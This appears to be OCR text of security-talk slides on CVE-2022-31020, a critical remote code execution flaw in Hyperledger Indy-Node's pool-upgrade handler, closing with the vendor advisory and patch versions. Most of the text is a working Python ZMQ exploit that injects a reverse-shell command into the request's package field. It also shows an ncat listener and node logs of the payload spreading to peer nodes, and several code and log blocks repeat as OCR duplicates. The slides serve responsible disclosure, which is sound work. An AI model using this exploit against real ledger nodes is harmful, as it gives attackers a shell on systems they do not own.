#             "JpYerf4CssDrH76z7jyQPJLnZ1vwYgvKbvcp16AB5RQ": "2022-12-25T10:26:07.271857+00:00"
#         },
#         "sha256": "db34a72a90d026dae49c3b3f0436c8d3963476c77468ad955845a1ccf7b03f55",
#         "type": "109",
#         "version": "1.1"
#     },
#     "protocolVersion": 2,
#     "reqId": 1667311261,
#     "signature": "WPwtnxg3ZzfwhhhfSdx9YTr4qf5FxHTGDqKhdfLpAusyQuFNrJLibYXadCaTb2gjZLhPwswHL45v2WvWnmwWz4v"
# }
req = '''{"identifier":"6ouriXMZkLeHsuXrN1X1fd","operation":{"action":"start","name":"exploit","package":"name;python3 -c \'import socket,os,pty;s=
```

```
# {
#     "identifier": "6ouriXMZkLeHsuXrN1X1fd",
#     "operation": {
#         "action": "start",
#         "name": "exploit",
#         "package": "name;python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\"172.17.0.1\\",4444));
#                    os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\\"/bin/sh\\")\'",
#         "schedule": {
#             "4yC546FFzorLPgTNTc6V43DnpFrR8uHvtunBxb2Suaa2": "2022-12-25T10:25:58.271857+00:00",
#             "AtDfpKFe1RPgcr5nnYBw1Wxkgyn8Zjyh5MzFoEUTeoV3": "2022-12-25T10:26:16.271857+00:00",
#             "DG5M4zFm33Shrhjj6JB7nmx9BoNJUq219UXDfvwBDPe2": "2022-12-25T10:26:25.271857+00:00",
#             "JpYerf4CssDrH76z7jyQPJLnZ1vwYgvKbvcp16AB5RQ": "2022-12-25T10:26:07.271857+00:00"
#         },
#         "sha256": "db34a72a90d026dae49c3b3f0436c8d3963476c77468ad955845a1ccf7b03f55",
#         "type": "109",
#         "version": "1.1"
#     },
#     "protocolVersion": 2,
#     "reqId": 1667311261,
#     "signature": "WPwtnxg3ZzfwhhhfSdx9YTr4qf5FxHTGDqKhdfLpAusyQuFNrJLibYXadCaTb2gjZLhPwswHL45v2WvWnmwWz4v"
# }
req = '''{"identifier":"6ouriXMZkLeHsuXrN1X1fd","operation":{"action":"start","name":"exploit","package":"name;python3 -c \'import socket,os,pty;s=
```


```python
#! /usr/bin/python3
import zmq
import sys
import base64
import zmq.auth


PORT = sys.argv[2]
ADDR = sys.argv[1]
NODE = f"tcp://{ADDR}:{PORT}"

# {
#     "identifier": "6ouriXMZkLeHsuXrN1X1fd",
#     "operation": {
#         "action": "start",
#         "name": "exploit",
#         "package": "name;python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\"172.17.0.1\\",4444));
#                    os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\\"/bin/sh\\")\'",
#         "schedule": {
#             "4yC546FFzorLPgTNTc6V43DnpFrR8uHvtunBxb2Suaa2": "2022-12-25T10:25:58.271857+00:00",
#             "AtDfpKFe1RPgcr5nnYBw1Wxkgyn8Zjyh5MzFoEUTeoV3": "2022-12-25T10:26:16.271857+00:00",
#             "DG5M4zFm33Shrhjj6JB7nmx9BoNJUq219UXDfvwBDPe2": "2022-12-25T10:26:25.271857+00:00",
#             "JpYerf4CssDrH76z7jyQPJLnZ1vwYgvKbvcp16AB5RQ": "2022-12-25T10:26:07.271857+00:00"
#         },
#         "sha256": "db34a72a90d026dae49c3b3f0436c8d3963476c77468ad955845a1ccf7b03f55",
#         "type": "109",
#         "version": "1.1"
#     },
#     "protocolVersion": 2,
#     "reqId": 1667311261,
#     "signature": "WPwtnxg3ZzfwhhhfSdx9YTr4qf5FxHTGDqKhdfLpAusyQuFNrJLibYXadCaTb2gjZLhPwswHL45v2WvWnmwWz4v"
# }
req = '''{"identifier":"6ouriXMZkLeHsuXrN1X1fd","operation":{"action":"start","name":"exploit","package":"name;python3 -c \'import socket,os,pty;s=socket

# Create ZMQ transport keys
print("[+] Creating new ZMQ curve keys for client")
pubkey, privkey = zmq.curve_keypair()
print(f"\tNew pubkey: {pubkey}")

# Set ZMQ connection context
context = zmq.Context()
socket = context.socket(zmq.DEALER)
socket.setsockopt(zmq.IDENTITY, base64.encodebytes(pubkey))
socket.setsockopt(zmq.CURVE_PUBLICKEY, pubkey)
socket.setsockopt(zmq.CURVE_SECRETKEY, privkey)
socket.setsockopt(zmq.CURVE_SERVERKEY, b'i?O.*@[MKxkQ2bBVO6$R(=0NVh4gvxtGO9Iv<kb<')

print(f"Created client pubkey:{pubkey}")
print(f"Connecting to node: {NODE}")
socket.connect(NODE)

print('[+] Sending payload')
socket.send_multipart([bytes(req.encode())])
```


```
# Create ZMQ transport keys
print("[+] Creating new ZMQ curve keys for client")
pubkey, privkey = zmq.curve_keypair()
print(f"\tNew pubkey: {pubkey}")

# Set ZMQ connection context
context = zmq.Context()
socket = context.socket(zmq.DEALER)
socket.setsockopt(zmq.IDENTITY, base64.encodebytes(pubkey))
socket.setsockopt(zmq.CURVE_PUBLICKEY, pubkey)
socket.setsockopt(zmq.CURVE_SECRETKEY, privkey)
socket.setsockopt(zmq.CURVE_SERVERKEY, b'i?O.*@[MKxkQ2bBVO6$R(=0NVh4gvxtGO9Iv<kb<')

print(f"Created client pubkey:{pubkey}")
print(f"Connecting to node: {NODE}")
socket.connect(NODE)

print('[+] Sending payload')
socket.send_multipart([bytes(req.encode())])
```

```
# Create ZMQ transport keys
print("[+] Creating new ZMQ curve keys for client")
pubkey, privkey = zmq.curve_keypair()
print(f"\tNew pubkey: {pubkey}")

# Set ZMQ connection context
context = zmq.Context()
socket = context.socket(zmq.DEALER)
socket.setsockopt(zmq.IDENTITY, base64.encodebytes(pubkey))
socket.setsockopt(zmq.CURVE_PUBLICKEY, pubkey)
socket.setsockopt(zmq.CURVE_SECRETKEY, privkey)
socket.setsockopt(zmq.CURVE_SERVERKEY, b'i?O.*@[MKxkQ2bBVO6$R(=0NVh4gvxtGO9Iv<kb<')

print(f"Created client pubkey:{pubkey}")
print(f"Connecting to node: {NODE}")
socket.connect(NODE)

print('[+] Sending payload')
socket.send_multipart([bytes(req.encode())])
```

```python
# Create ZMQ transport keys
print("[+] Creating new ZMQ curve keys for client")
pubkey, privkey = zmq.curve_keypair()
print(f"\tNew pubkey: {pubkey}")

# Set ZMQ connection context
context = zmq.Context()
socket = context.socket(zmq.DEALER)
socket.setsockopt(zmq.IDENTITY, base64.encodebytes(pubkey))
socket.setsockopt(zmq.CURVE_PUBLICKEY, pubkey)
socket.setsockopt(zmq.CURVE_SECRETKEY, privkey)
socket.setsockopt(zmq.CURVE_SERVERKEY, b'i?O.*@[MKxkQ2bBVO6$R(=0NVh4gvxtGO9Iv<kb<')

print(f"Created client pubkey:{pubkey}")
print(f"Connecting to node: {NODE}")
socket.connect(NODE)

print('[+] Sending payload')
socket.send_multipart([bytes(req.encode())])
```

Demo #2


Ubuntu on DONKEY - Virtual Machine Connection
File Action Media View Help
Activities
Visual Studio Code
Nov 1 17:03
pool_upgrade_handler.py - indy-node [Dev Container: Ubuntu] - Visual Studio Code
File Edit Selection View Go Run Terminal Help
pool_upgrade_handler.py 2
indy_node > server > request_handlers > config_req_handlers > pool_upgrade_handler.py > PoolUpgradeHandler > additional_dynamic_va
def additional_dynamic_validation(self, request: Request, req_pp_time: Optional[in
self._validate_request_type(request)
identifier, req_id, operation = get_request_data(request)
status = '*'
pkg_to_upgrade = operation.get(PACKAGE, getConfig().UPGRADE_ENTRY)
targetVersion = operation[VERSION]
reinstall = operation.get(REINSTALL, False)
if not pkg_to_upgrade:
raise InvalidClientRequest(identifier, req_id, "Upgrade package name is em
try:
OUTPUT DEBUG CONSOLE TERMINAL 6
TERMINAL
BASH - TEST
root → /workspaces/indy-node/indy_node/test $ pytest -s poc_run_nodes.py
PORTS
No forwarded ports. Forward a port to access your running services locally.
Forward a Port
Dev Container: Ubuntu
Ln 52, Col 34 Spaces: 4 UTF-8 LF Python 3.8.10 64-bit
Status: Running


~/did/exploit
┌─shak@u ~/did/exploit
└─$ ./exploit.py 127.0.0.1
┌─shak@u ~/did/exploit
└─$ ncat -klvvp 44444

Success!

Photo by Konstantin Planinski on Unsplash

```
2022-11-03 15:07:39,559|DEBUG|node.py|Alpha received client request: SafeRequest: {'reqId': 1651651236, 'operation': {'action': 'start', 'name': 'harame', 'package': 'a ; python3 -c \'import socket,os,pty;s=socket.socket
2022-11-03 15:07:39,560|TRACE|propagator.py|Creating PROPAGATE for REQUEST SafeRequest: {'reqId': 1651651236, 'operation': {'action': 'start', 'name': 'harame', 'package': 'a ; python3 -c \'import socket,os,pty;s=socket.
2022-11-03 15:07:39,560|DEBUG|propagator.py|Alpha propagating request e7e617b10abc4cdf7e7c6a6ec5e9e2ca5afa2d826e729533a1e9c66eb48feb26 from client b'YkthXVJAXmYwSCk1WF4+LUxxcFZuMSVrJmZvYSVIKzV9Zz9ePiEwLQ==\n'
2022-11-03 15:07:39,561|DEBUG|node.py|Alpha sending message PROPAGATE{'request': {'reqId': 1651651236, 'operation': {'action': 'start', 'name': 'harame', 'package': 'a ; python3 -c \'import socket,os,pty;s=socket.socket(
2022-11-03 15:07:39,561|TRACE|propagator.py|Alpha not forwarding request SafeRequest: {'reqId': 1651651236, 'operation': {'action': 'start', 'name': 'harame', 'package': 'a ; python3 -c \'import socket,os,pty;s=socket.so
2022-11-03 15:07:39,562|TRACE|client_message_provider.py|AlphaC transmitting b'{"op":"REQACK","identifier":"6ouriXMZkLeHsuXrN1X1fd","reqId":1651651236}' to b'YkthXVJAXmYwSCk1WF4+LUxxcFZuMSVrJmZvYSVIKzV9Zz9ePiEwLQ==\n' th
2022-11-03 15:07:39,563|DEBUG|client_message_provider.py|CONNECTION: AlphaC got error Host unreachable while sending through listener to b'YkthXVJAXmYwSCk1WF4+LUxxcFZuMSVrJmZvYSVIKzV9Zz9ePiEwLQ==\n'
2022-11-03 15:07:39,563|TRACE|batched.py|Alpha sending msg b'{"op":"MESSAGE_REQUEST","msg_type":"LEDGER_STATUS","params":{"ledgerId":3}}' to Delta
2022-11-03 15:07:39,564|TRACE|zstack.py|Alpha transmitting message b'{"op":"MESSAGE_REQUEST","msg_type":"LEDGER_STATUS","params":{"ledgerId":3}}' to Delta by socket 429 67337248
2022-11-03 15:07:39,565|TRACE|batched.py|Alpha sending msg b'{"op":"MESSAGE_RESPONSE","msg_type":"LEDGER_STATUS","params":{"ledgerId":3},"msg":{"ledgerId":3,"merkleRoot":"GKot5hBsd81kMupNCXHaqbhv3huEbxAFMLnpcX2hniwn","pp
2022-11-03 15:07:39,566|TRACE|zstack.py|Alpha transmitting message b'{"op":"MESSAGE_RESPONSE","msg_type":"LEDGER_STATUS","params":{"ledgerId":3},"msg":{"ledgerId":3,"merkleRoot":"GKot5hBsd81kMupNCXHaqbhv3huEbxAFMLnpcX2hn
2022-11-03 15:07:39,567|TRACE|batched.py|Alpha sending msg b'{"op":"PROPAGATE","request":{"reqId":1651651236,"operation":{"action":"start","name":"harame","package":"a ; python3 -c \'import socket,os,pty;s=socket.socket(
2022-11-03 15:07:39,567|TRACE|zstack.py|Alpha transmitting message b'{"op":"PROPAGATE","request":{"reqId":1651651236,"operation":{"action":"start","name":"harame","package":"a ; python3 -c \'import socket,os,pty;s=socket
2022-11-03 15:07:39,568|TRACE|batched.py|Alpha sending msg b'{"op":"MESSAGE_REQUEST","msg_type":"LEDGER_STATUS","params":{"ledgerId":3}}' to Beta
2022-11-03 15:07:39,569|TRACE|zstack.py|Alpha transmitting message b'{"op":"MESSAGE_REQUEST","msg_type":"LEDGER_STATUS","params":{"ledgerId":3}}' to Beta by socket 433 67378048
2022-11-03 15:07:39,569|TRACE|batched.py|Alpha sending msg b'{"op":"PROPAGATE","request":{"reqId":1651651236,"operation":{"action":"start","name":"harame","package":"a ; python3 -c \'import socket,os,pty;s=socket.socket(
2022-11-03 15:07:39,570|TRACE|zstack.py|Alpha transmitting message b'{"op":"PROPAGATE","request":{"reqId":1651651236,"operation":{"action":"start","name":"harame","package":"a ; python3 -c \'import socket,os,pty;s=socket
2022-11-03 15:07:39,571|TRACE|batched.py|Alpha sending msg b'{"op":"MESSAGE_REQUEST","msg_type":"LEDGER_STATUS","params":{"ledgerId":3}}' to Gamma
2022-11-03 15:07:39,571|TRACE|zstack.py|Alpha transmitting message b'{"op":"MESSAGE_REQUEST","msg_type":"LEDGER_STATUS","params":{"ledgerId":3}}' to Gamma by socket 437 67416000
2022-11-03 15:07:39,572|TRACE|batched.py|Alpha sending msg b'{"op":"MESSAGE_RESPONSE","msg_type":"LEDGER_STATUS","params":{"ledgerId":3},"msg":{"ledgerId":3,"merkleRoot":"GKot5hBsd81kMupNCXHaqbhv3huEbxAFMLnpcX2hniwn","pp
2022-11-03 15:07:39,572|TRACE|zstack.py|Alpha transmitting message b'{"op":"MESSAGE_RESPONSE","msg_type":"LEDGER_STATUS","params":{"ledgerId":3},"msg":{"ledgerId":3,"merkleRoot":"GKot5hBsd81kMupNCXHaqbhv3huEbxAFMLnpcX2hn
2022-11-03 15:07:39,573|TRACE|batched.py|Alpha sending msg b'{"op":"PROPAGATE","request":{"reqId":1651651236,"operation":{"action":"start","name":"harame","package":"a ; python3 -c \'import socket,os,pty;s=socket.socket(
2022-11-03 15:07:39,574|TRACE|zstack.py|Alpha transmitting message b'{"op":"PROPAGATE","request":{"reqId":1651651236,"operation":{"action":"start","name":"harame","package":"a ; python3 -c \'import socket,os,pty;s=socket
```

```
2022-11-03 15:07:39,559|DEBUG|node.py|Alpha received client request: SafeRequest: {'reqId': 1651651236, 'operation': {'action': 'start', 'name': 'harame', 'package': 'a ; python3 -c \'import socket,os,pty;s=socket.socket
2022-11-03 15:07:39,560|TRACE|propagator.py|Creating PROPAGATE for REQUEST SafeRequest: {'reqId': 1651651236, 'operation': {'action': 'start', 'name': 'harame', 'package': 'a ; python3 -c \'import socket,os,pty;s=socket.
2022-11-03 15:07:39,560|DEBUG|propagator.py|Alpha propagating request e7e617b10abc4cdf7e7c6a6ec5e9e2ca5afa2d826e729533a1e9c66eb48feb26 from client b'YkthXVJAXmYwSCk1WF4+LUxxcFZuMSVrJmZvYSVIKzV9Zz9ePiEwLQ==\n'
2022-11-03 15:07:39,561|DEBUG|node.py|Alpha sending message PROPAGATE{'request': {'reqId': 1651651236, 'operation': {'action': 'start', 'name': 'harame', 'package': 'a ; python3 -c \'import socket,os,pty;s=socket.socket(
2022-11-03 15:07:39,561|TRACE|propagator.py|Alpha not forwarding request SafeRequest: {'reqId': 1651651236, 'operation': {'action': 'start', 'name': 'harame', 'package': 'a ; python3 -c \'import socket,os,pty;s=socket.so
2022-11-03 15:07:39,562|TRACE|client_message_provider.py|AlphaC transmitting b'{"op":"REQACK","identifier":"6ouriXMZkLeHsuXrN1X1fd","reqId":1651651236}' to b'YkthXVJAXmYwSCk1WF4+LUxxcFZuMSVrJmZvYSVIKzV9Zz9ePiEwLQ==\n' th
2022-11-03 15:07:39,563|DEBUG|client_message_provider.py|CONNECTION: AlphaC got error Host unreachable while sending through listener to b'YkthXVJAXmYwSCk1WF4+LUxxcFZuMSVrJmZvYSVIKzV9Zz9ePiEwLQ==\n'
2022-11-03 15:07:39,563|TRACE|batched.py|Alpha sending msg b'{"op":"MESSAGE_REQUEST","msg_type":"LEDGER_STATUS","params":{"ledgerId":3}}' to Delta
2022-11-03 15:07:39,564|TRACE|zstack.py|Alpha transmitting message b'{"op":"MESSAGE_REQUEST","msg_type":"LEDGER_STATUS","params":{"ledgerId":3}}' to Delta by socket 429 67337248
2022-11-03 15:07:39,565|TRACE|batched.py|Alpha sending msg b'{"op":"MESSAGE_RESPONSE","msg_type":"LEDGER_STATUS","params":{"ledgerId":3},"msg":{"ledgerId":3,"merkleRoot":"GKot5hBsd81kMupNCXHaqbhv3huEbxAFMLnpcX2hniwn","pp
2022-11-03 15:07:39,566|TRACE|zstack.py|Alpha transmitting message b'{"op":"MESSAGE_RESPONSE","msg_type":"LEDGER_STATUS","params":{"ledgerId":3},"msg":{"ledgerId":3,"merkleRoot":"GKot5hBsd81kMupNCXHaqbhv3huEbxAFMLnpcX2hn
2022-11-03 15:07:39,567|TRACE|batched.py|Alpha sending msg b'{"op":"PROPAGATE","request":{"reqId":1651651236,"operation":{"action":"start","name":"harame","package":"a ; python3 -c \'import socket,os,pty;s=socket.socket(
2022-11-03 15:07:39,567|TRACE|zstack.py|Alpha transmitting message b'{"op":"PROPAGATE","request":{"reqId":1651651236,"operation":{"action":"start","name":"harame","package":"a ; python3 -c \'import socket,os,pty;s=socket
2022-11-03 15:07:39,568|TRACE|batched.py|Alpha sending msg b'{"op":"MESSAGE_REQUEST","msg_type":"LEDGER_STATUS","params":{"ledgerId":3}}' to Beta
2022-11-03 15:07:39,569|TRACE|zstack.py|Alpha transmitting message b'{"op":"MESSAGE_REQUEST","msg_type":"LEDGER_STATUS","params":{"ledgerId":3}}' to Beta by socket 433 67378048
2022-11-03 15:07:39,569|TRACE|batched.py|Alpha sending msg b'{"op":"PROPAGATE","request":{"reqId":1651651236,"operation":{"action":"start","name":"harame","package":"a ; python3 -c \'import socket,os,pty;s=socket.socket(
2022-11-03 15:07:39,570|TRACE|zstack.py|Alpha transmitting message b'{"op":"PROPAGATE","request":{"reqId":1651651236,"operation":{"action":"start","name":"harame","package":"a ; python3 -c \'import socket,os,pty;s=socket
2022-11-03 15:07:39,571|TRACE|batched.py|Alpha sending msg b'{"op":"MESSAGE_REQUEST","msg_type":"LEDGER_STATUS","params":{"ledgerId":3}}' to Gamma
2022-11-03 15:07:39,571|TRACE|zstack.py|Alpha transmitting message b'{"op":"MESSAGE_REQUEST","msg_type":"LEDGER_STATUS","params":{"ledgerId":3}}' to Gamma by socket 437 67416000
2022-11-03 15:07:39,572|TRACE|batched.py|Alpha sending msg b'{"op":"MESSAGE_RESPONSE","msg_type":"LEDGER_STATUS","params":{"ledgerId":3},"msg":{"ledgerId":3,"merkleRoot":"GKot5hBsd81kMupNCXHaqbhv3huEbxAFMLnpcX2hniwn","pp
2022-11-03 15:07:39,572|TRACE|zstack.py|Alpha transmitting message b'{"op":"MESSAGE_RESPONSE","msg_type":"LEDGER_STATUS","params":{"ledgerId":3},"msg":{"ledgerId":3,"merkleRoot":"GKot5hBsd81kMupNCXHaqbhv3huEbxAFMLnpcX2hn
2022-11-03 15:07:39,573|TRACE|batched.py|Alpha sending msg b'{"op":"PROPAGATE","request":{"reqId":1651651236,"operation":{"action":"start","name":"harame","package":"a ; python3 -c \'import socket,os,pty;s=socket.socket(
2022-11-03 15:07:39,574|TRACE|zstack.py|Alpha transmitting message b'{"op":"PROPAGATE","request":{"reqId":1651651236,"operation":{"action":"start","name":"harame","package":"a ; python3 -c \'import socket,os,pty;s=socket
```

2022-11-03 15:07:39,560|TRACE|propagator.py|Creating PROPAGATE for REQUEST SafeRequest: {'reqId': 1651651236, 'operation': {'action': 'start', 'name': 'exploit', 'package': 'a ; python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.17.0.2",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")\'', 'schedule': {'4yC546FFzorLPgTNTc6V43DnpFrR8uHvtunBxb2Suaa2': '2022-12-25T10:25:58.271857+00:00', 'AtDfpKFe1RPgcr5nnYBw1Wxkgyn8Zjyh5MzFoEUTeoV3': '2022-12-25T10:26:16.271857+00:00', 'DG5M4zFm33Shrhjj6JB7nmx9BoNJUq219UXDfvwBDPe2': '2022-12-25T10:26:25.271857+00:00', 'JpYerf4CssDrH76z7jyQPJLnZ1vwYgvKbvcp16AB5RQ': '2022-12-25T10:26:07.271857+00:00'}, 'sha256': 'db34a72a90d026dae49c3b3f0436c8d3963476c77468ad955845a1ccf7b03f55', 'type': '109', 'version': '1.1'}, 'identifier': '6ouriXMZkLeHsuXrN1X1fd', 'signature': 'C6E8jCTW5uuqRdGts4wNSyV9LRChCSDXGtttHtiAMwrB3DqmuFsJVyfY9kjERdoSm5Zq88c3RrF5aDG16afBZfU', 'protocolVersion': 2}
2022-11-03 15:07:39,560|DEBUG|propagator.py|Alpha propagating request e7e617b10abc4cdf7e7c6a6ec5e9e2ca5afa2d826e729533a1e9c66eb48feb26 from client b'YkthXVJAXmYwSCk1WF4+LUxxcFZuMSVrJmZvYSVIKzV9Zz9ePiEwLQ==\n'
2022-11-03 15:07:39,561|DEBUG|node.py|Alpha sending message PROPAGATE{'request': {'reqId': 1651651236, 'operation': {'action': 'start', 'name': 'exploit', 'package': 'a ; python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.17.0.2",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")\'', 'schedule': {'4yC546FFzorLPgTNTc6V43DnpFrR8uHvtunBxb2Suaa2': '2022-12-25T10:25:58.271857+00:00', 'AtDfpKFe1RPgcr5nnYBw1Wxkgyn8Zjyh5MzFoEUTeoV3': '2022-12-25T10:26:16.271857+00:00', 'DG5M4zFm33Shrhjj6JB7nmx9BoNJUq219UXDfvwBDPe2': '2022-12-25T10:26:25.271857+00:00', 'JpYerf4CssDrH76z7jyQPJLnZ1vwYgvKbvcp16AB5RQ': '2022-12-25T10:26:07.271857+00:00'}, 'sha256': 'db34a72a90d026dae49c3b3f0436c8d3963476c77468ad955845a1ccf7b03f55', 'type': '109', 'version': '1.1'}, 'identifier': '6ouriXMZkLeHsuXrN1X1fd', 'signature': 'C6E8jCTW5uuqRdGts4wNSyV9LRChCSDXGtttHtiAMwrB3DqmuFsJVyfY9kjERdoSm5Zq88c3RrF5aDG16afBZfU', 'protocolVersion': 2}, 'senderClient': 'YkthXVJAXmYwSCk1WF4+LUxxcFZuMSVrJmZvYSVIKzV9Zz9ePiEwLQ==\n'} to all recipients: ['Delta', 'Beta', 'Gamma']

2022-11-03 15:07:39,560|TRACE|propagator.py|Creating PROPAGATE for REQUEST SafeRequest: {'reqId': 1651651236, 'operation': {'action': 'start', 'name': 'exploit', 'package': 'a ; python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.17.0.2",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")\'', 'schedule': {'4yC546FFzorLPgTNTc6V43DnpFrR8uHvtunBxb2Suaa2': '2022-12-25T10:25:58.271857+00:00', 'AtDfpKFe1RPgcr5nnYBw1Wxkgyn8Zjyh5MzFoEUTeoV3': '2022-12-25T10:26:16.271857+00:00', 'DG5M4zFm33Shrhjj6JB7nmx9BoNJUq219UXDfvwBDPe2': '2022-12-25T10:26:25.271857+00:00', 'JpYerf4CssDrH76z7jyQPJLnZ1vwYgvKbvcp16AB5RQ': '2022-12-25T10:26:07.271857+00:00'}, 'sha256': 'db34a72a90d026dae49c3b3f0436c8d3963476c77468ad955845a1ccf7b03f55', 'type': '109', 'version': '1.1'}, 'identifier': '6ouriXMZkLeHsuXrN1X1fd', 'signature': 'C6E8jCTW5uuqRdGts4wNSyV9LRChCSDXGtttHtiAMwrB3DqmuFsJVyfY9kjERdoSm5Zq88c3RrF5aDG16afBZfU', 'protocolVersion': 2}
2022-11-03 15:07:39,560|DEBUG|propagator.py|Alpha propagating request e7e617b10abc4cdf7e7c6a6ec5e9e2ca5afa2d826e729533a1e9c66eb48feb26 from client b'YkthXVJAXmYwSCk1WF4+LUxxcFZuMSVrJmZvYSVIKzV9Zz9ePiEwLQ==\n'
2022-11-03 15:07:39,561|DEBUG|node.py|Alpha sending message PROPAGATE{'request': {'reqId': 1651651236, 'operation': {'action': 'start', 'name': 'exploit', 'package': 'a ; python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("172.17.0.2",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")\'', 'schedule': {'4yC546FFzorLPgTNTc6V43DnpFrR8uHvtunBxb2Suaa2': '2022-12-25T10:25:58.271857+00:00', 'AtDfpKFe1RPgcr5nnYBw1Wxkgyn8Zjyh5MzFoEUTeoV3': '2022-12-25T10:26:16.271857+00:00', 'DG5M4zFm33Shrhjj6JB7nmx9BoNJUq219UXDfvwBDPe2': '2022-12-25T10:26:25.271857+00:00', 'JpYerf4CssDrH76z7jyQPJLnZ1vwYgvKbvcp16AB5RQ': '2022-12-25T10:26:07.271857+00:00'}, 'sha256': 'db34a72a90d026dae49c3b3f0436c8d3963476c77468ad955845a1ccf7b03f55', 'type': '109', 'version': '1.1'}, 'identifier': '6ouriXMZkLeHsuXrN1X1fd', 'signature': 'C6E8jCTW5uuqRdGts4wNSyV9LRChCSDXGtttHtiAMwrB3DqmuFsJVyfY9kjERdoSm5Zq88c3RrF5aDG16afBZfU', 'protocolVersion': 2}, 'senderClient': 'YkthXVJAXmYwSCk1WF4+LUxxcFZuMSVrJmZvYSVIKzV9Zz9ePiEwLQ==\n'} to all recipients: ['Delta', 'Beta', 'Gamma']

If the node has not seen the `Request` before it broadcasts the `Request` to all nodes in a `PROPAGATE`.

Exploit Plan

Create a DID

01

No permissions required

Construct Payload

02

Build the malicious pool upgrade request with our command

Send

03

Get the server pubkey and send using ZMQ

???


04

profit

05

use code execution to make an impact

???






Photo by Eilis Garvey on Unsplash

Remote code execution in Indy-Node's pool-upgrade transaction

Critical **WadeBarnes** published **GHSA-r6v9-p59m-gj2p** on Sep 2

Package	Affected versions	Patched versions
indy-node (Hyperledger)	<=1.12.4	>=1.12.5

Description

Impact

The `pool-upgrade` request handler in Indy-Node `<=1.12.4` allows an improperly authenticated attacker to remotely execute code on nodes within the network.

Network operators are strongly encouraged to upgrade to the latest Indy-Node release `>=1.12.5` as soon as possible.

Patches

The `pool-upgrade` request handler in Indy-Node `>=1.12.5` has been updated to properly authenticate `pool-upgrade` transactions before any processing is performed by the request handler. The transactions are further sanitized to prevent remote code execution.

Mitigations

Network operators are strongly encouraged to upgrade to the latest Indy-Node release `>=1.12.5` as soon as possible.

Acknowledgements

Thank you to **@shakreiner** at CyberArk Labs for finding and responsibly disclosing this issue.

Severity

Critical **10.0** / 10

CVSS base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Changed
Confidentiality	High
Integrity	High
Availability	High

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVE ID

CVE-2022-31020

Weaknesses

